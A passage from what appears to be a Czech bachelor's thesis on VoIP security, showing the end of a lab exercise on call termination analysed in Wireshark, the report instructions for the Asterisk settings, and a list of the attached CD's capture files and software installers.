8) V programu Wireshark můžete vidět odeslaný paket BYE obrázek 3.1 a na jednom ze softwarových klientů, pomocí kterých bylo uskutečněno spojení, se objeví přerušení:



Obrázek 3.1: Program Wireshark – analýza ukončení hovoru

Vypracování

Jednotlivé úkoly ze zadání vypracujte do přehledného protokolu, kde bude jednoznačně vidět nastavení ústředny Asterisk (sip.conf a extensions.conf) a analýza programem Wireshark (SRTP, ZRTP protokol a odeslaný paket, který ukončil komunikaci).

D Přiložené CD

- Elektronická verze bakalářské práce ve formátu pdf
- Analýza hovorů programu Wireshark ve formátu pcap

  hovor iax2_1.pcap

  hovor iax2s_1.pcap

  hovor sip_1.pcap

  hovor sipsrtp_1.pcap

  hovor sipzrtp_1.pcap

  přesměrování.pcap

  ukončení hovoru.pcap
- Soubory odchycených hovorů ve formátu au

  iax2.au

  sip.au
- Soubory volně dostupných programů

  eyeBeam.exe

  gizmo5.exe

  phonerlitesetup.exe

  qutecom.exe

  scapy-1.1.1.tar.gz

  sip comunicator.exe

  voxOne.exe

  wireshark-win32-1.2.8.exe

  zfone.tar

  zoiper.exe
- Soubory do Asterisku

  srtp-1.4.2.tgz